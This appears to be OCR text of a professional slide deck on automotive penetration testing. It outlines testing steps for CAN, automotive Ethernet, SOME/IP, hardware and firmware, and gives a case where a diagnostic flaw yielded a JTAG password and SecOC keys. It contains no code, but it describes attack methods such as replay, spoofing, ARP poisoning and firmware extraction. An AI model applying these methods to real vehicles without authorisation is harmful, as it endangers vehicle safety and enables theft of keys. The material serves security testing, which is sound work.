
Source: https://www.autosar.org/fileadmin/user_upload/standards/classic/21-11/AUTOSAR_SWS_SecureOnboardCommunication.pdf

Penetration testing/Research/Car hacking is much more than simply plug-in to the OBD2 port

How?

How
Lab and team

- Team is needed with different expertise from hardware till the cloud
- Special devices (hardware hacking),
- Automotive interfaces (CAN, FlexRay, Automotive Ethernet)
- Special software stacks for automotive developments
- Special debug equipment and debug software for the various CPU/MCU types



Source: lauterbach.com


How

How to reach a working testing plan

To handle the complexity Threat And Risk Assessment is needed (Attacker Evaluations, Entry Points, Cyber Relevancy etc.)

The TARA from the design phase should be available, if not, then a penetration testing focused should be done.

Penetration testing activities should be integrated to the V model



How? – Just examples

Bus / interface testing

Example testing steps

CAN

01 Identifying possible entry points for the CAN networks

02 Connect to the possible entry points – even if it requires moderate dismantling – in various configurations


03 Capturing and identifying communication both in motion and in stationary mode, and for various scenarios (e.g. triggering functions, component flashing, service application usage, diagnostic, coding)


04 Analysis of the captured messages, reversing message payloads

05 Identifying and analysis of used protocols such as UDS, XCP

06 Analysis and testing of the identified security relevant features (e.g. security access for flashing and other elevated features), authentication and authorization

07 Planning and executing various attacks such as validation of message security (e.g. SecOC), replaying, spoofing, fuzzing, MiTM, both in stationary and in motion and with special focus on services used for diagnostic and may serve as an entry point for unauthorized access to the component or to sensitive data.





Source: https://www.kvaser.com/
http://www.fischl.de/usbtin/

Example testing steps

Ethernet

01 Identifying possible entry points for the Ethernet network.

02 Connect to the possible entry points – even if it requires moderate dismantling – in various configurations (MitM, SPAN, simple connection).


03 Identifying connected components and available services (e.g. sniffing, scanning).

04 Identifying the used protocols (sniffing).

05 Analyzing the identified services and protocols, connect them to features and identify possible weaknesses (e.g. unencrypted protocol, weak authentication schema).

06 Creating attack scenarios based on the previous steps (e.g. collect sensitive information, replay attacks, bypass authentication, fuzzing, identified service/protocol related attacks).

07 Conduct the testing with the identified attack scenarios. Some of these are well known from traditional IT security/pentest, such as evaluation of network segregation, VLAN separation, hardening and configuration of services like HTTP, TFTP, SSH, "infrastructure" testing. Testing also focuses on automotive specific solutions, like SOME/IP.



Source: http://www.technica-engineering.de/en/products/media-converter/

Hardware and component testing

Example testing steps

Component – Circuit-level assessment

01 Identifying electronic parts used by the component (e.g. MCU/CPU, flash/EEPROM, memory, interface drivers, etc.)

02 Identifying on-board target interfaces (e.g. JTAG, UART, I2C, etc.)

03 Extracting firmware (e.g. by debugging, flash reading, firmware update, etc.)


04 Investigating the component design from security perspective


05 Security features of sub components

- Secure / authenticated boot
- Debug interfaces
- Location and method of data/code storage

06 Security of signal routing

07 Security of MCU/CPU interfaces





Example testing steps

Component – Firmware-level assessment

Investigating and reverse engineering the firmware, time limited analysis

01 Booting

- authentication / encryption
- programming errors in boot flow


02 Software update


- delivery and protection of update image
- checking authenticity / encryption
- programing errors in checking / flashing flow


03 Main software / firmware


- communication handling
- authentication / encryption
- use of known vulnerable software components
- data storing / handling / user files and input

04 Preparing and executing Proof-of-Concept attacks against the revealed weaknesses









IDA Pro for reverse engineering

Examples

Example testing steps

Component level testing - Real life example – Connecting different testing approaches

State of the art MCU, widely used in automotive industry

- Equipped with plenty of security and safety features
- Low level diagnostic interface (JTAG/DAP) locked with password
- Applied configuration limited further testing and interfacing possibilities… at this stage

Improper diagnostic/calibration service implementation and configuration


- Manipulated requests provided access to memory areas unnecessary for the service

Improper MCU hardening

- Lack of HSM usage, too permissive
- Chaining with the diagnostic service issue -> Access to sensitive data and credentials (JTAG lock password)

Low level debugger access and full control over the MCU with the extracted locking password

- Extraction of key materials (SecOC, firmware encryption/validation)
- Extraction of raw firmware



Source: lauterbach.com

Example testing steps
SOME/IP – Example

Identification of the relevant messages/events


- Search for security sensitive events or functions in the Message Catalogue.
- Sniffing on Automotive ethernet networks. It requires dismantling and special interfaces.
- Conduct MiTM attacks e.g. (ARP cache poisoning).
- Analyzing the collected traffic, looking for SD packets, called functions, event subscriptions and notifications.

Performing attacks

- Call unprotected functions
- Subscribe to unprotected events
- It can be part of a complex setup
- etc.


Example testing steps

SOME/IP – Example



